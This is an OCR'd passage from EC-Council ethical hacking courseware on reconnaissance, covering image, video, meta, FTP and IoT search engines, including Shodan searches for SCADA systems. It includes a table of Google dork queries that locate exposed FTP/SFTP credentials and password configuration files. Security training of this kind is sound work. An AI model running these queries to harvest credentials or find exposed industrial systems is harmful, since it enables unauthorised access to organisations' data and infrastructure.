To perform an advanced image search in Google, type ***https://www.google.com/advanced_image_search*** in the address bar. Advanced image search allows you to tweak your image search in a number of ways. You can search based on image color, domain, file type, size, keyword, and so on. To do this, you choose a field. Then, enter the string you want to search for in the field's text box and click on the **Advanced Search** button.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.4: Google Advance Image Search

To perform a reverse image search in Google, type ***https://www.google.com/imghp*** in the address bar. Reverse image search allows you to use an image as a search query. You can upload an image or paste the URL of the image in the reverse image search engine. The search engine verifies the search engine index and displays all the online locations of the image in the search results page. The results obtained can help you in tracking the original source and details of the images, such as photographs, profile pictures, and memes.

Attackers use online tools such as Google Image Search, TinEye Reverse Image Search, Yahoo Image Search, and Bing Image Search to perform a reverse image search.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.5: Reverse Image Search using Google

- **Gathering Information from Video Search Engines**

  Video search engines are Internet-based search engines that crawl the web for video content. These video search engines either provide the functionality of uploading and hosting video content on their own web servers or parse video content that is hosted externally. The video content obtained from video search engines is of high value, as it can be used for gathering information about the target. Video search engines such as YouTube, Google videos, Yahoo videos, and Bing videos allow attackers to search for video content based on the format type and duration.




Figure 2.6: Screenshot of YouTube showing search results for Microsoft

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

After searching for videos related to the target using video search engines, an attacker can further analyze the video content to gather hidden information such as the time/date and thumbnail of the video. Using video analysis tools such as YouTube DataViewer, EZGif, and VideoReverser.com, an attacker can reverse a video or convert a video into text and other formats to extract critical information about the target.




Figure 2.7: Screenshot of YouTube DataViewer showing video analysis result

- **Gathering Information from Meta Search Engines**

Meta search engines are a different type of search engines that use other search engines (Google, Bing, Ask.com, etc.) to produce their own results from the Internet in a very short time span. These search engines do not have their own search indexes; instead, they take the inputs from the users and simultaneously send out the queries to the third-party search engines to obtain the results. Once sufficient results are gathered, they are ranked according to their relevance and presented to the user through the web interface. Meta search engines also include a functionality whereby identical search results are filtered out so that if the user searches the same query again, then it will not display the same

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

results twice. A meta search engine is advantageous compared to simple search engines, as it can retrieve more results with the same amount of effort.

Using meta search engines, such as Startpage, MetaGer, and eTools.ch, attackers can send multiple search queries to several search engines simultaneously and gather substantially detailed information such as information from shopping sites (Amazon, eBay, etc.), images, videos, blogs, news, and articles from different sources. Further, meta search engines also provide privacy to the search engine user by hiding the user's IP address.




Figure 2.8: Screenshot of Meta Search Engine StartPage.com showing search results for Twitter

- **Gathering Information from FTP Search Engines**

FTP search engines are used to search for files located on FTP servers that contain valuable information about the target organization. Many industries, institutions, companies, and universities use FTP servers to store large file archives and other software that are shared among their employees. A special client such as FileZilla (*https://filezilla-project.org*) can be used to access the FTP accounts; it also supports functionalities such as uploading, downloading, and renaming files. Although FTP servers are usually protected with passwords, many servers are left unsecured and can be accessed through web browsers directly.

Using FTP search engines such as NAPALM FTP Indexer, Global FTP Search Engine, and FreewareWeb FTP File Search, attackers can search for critical files and directories

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

containing valuable information such as business strategies, tax documents, employee's personal records, financial records, licensed software, and other confidential information.

Listed below are some of the important advanced Google search queries to find FTP servers:

Google Dork	Description
inurl:github.com intext:.ftpconfig -issues	Returns SFTP/FTP server credentials on Github
type:mil inurl:ftp ext:pdf | ps	Returns sensitive directories on FTP
intext:pure-ftpd.conf intitle:index of	Returns servers exposing pure-ftpd configuration files
intitle:"Index Of" intext:sftp-config.json	Extracts list of FTP/SFTP passwords from sublime text
inurl:"ftp://www." "Index of /"	Displays various online FTP servers
inurl:~/ftp://193 filetype:(php | txt | html | asp | xml | cnf | sh) ~'/html'	Returns a list of FTP servers by IP address, mostly Windows NT servers with guest login capabilities

Table 2.3: Google search queries to find FTP servers

As shown in the screenshot, attackers can use the NAPALM FTP Indexer online tool to search for critical files and documents related to the target domain.




Figure 2.9: Screenshot of FTP Search Engine NAPALM FTP Indexer showing search results for Microsoft

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Gathering Information from IoT Search Engines**

  Internet of Things (IoT) search engines crawl the Internet for IoT devices that are publicly accessible. Through a basic search on these search engines, an attacker can gain control of Supervisory Control and Data Acquisition (SCADA) systems, traffic control systems, Internet-connected household appliances, industrial appliances, CCTV cameras, etc. Many of these IoT devices are unsecured, i.e., they are without passwords or they use the default credentials, which can be exploited easily by attackers.

  With the help of IoT search engines such as Shodan, Censys, and Thingful, attackers can obtain information such as the manufacturer details, geographical location, IP address, hostname, and open ports of the target IoT device. Using this information, the attacker can establish a back door to the IoT devices and gain access to them to launch further attacks.

  As shown in the screenshot, attackers can use Shodan to find all the IoT devices of the target organization that are having open ports and services.




Figure 2.10: Screenshot of Shodan showing search results for SCADA devices

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.11: Screenshot of Shodan showing open ports and services of a SCADA system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Footprinting through Web Services

Web services such as people search services can provide sensitive information about the target. Internet archives may also provide sensitive information that has been removed from the World Wide Web (WWW). Social networking sites, people search services, alerting services, financial services, and job sites provide information about a target such as infrastructure details, physical location, and employee details. Moreover, groups, forums, and blogs can help attackers in gathering sensitive information about a target, such as public network information, system information, and personal information. Using this information, an attacker may build a hacking strategy to break into the target organization's network and carry out other types of advanced system attacks.

This section aims to familiarize you with finding the target company's top-level domains, sub-domains, and geographical location, performing people search on social networking sites and people search services, gathering information from job sites, financial services, third-party data repositories, performing deep and dark web footprinting, determining the operating system, VOIP and VPN footprinting through Shodan, gathering competitive intelligence, etc.

Finding a Company's Top-Level Domains (TLDs) and Sub-domains

A company's top-level domains (TLDs) and sub-domains can provide a large amount of useful information to an attacker. A public website is designed to show the presence of an organization on the Internet. It is available for free public access. It is designed to attract customers and partners. It may contain information such as organizational history, services and products, and contact information. The target organization's external URL can be located with the help of search engines such as Google and Bing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

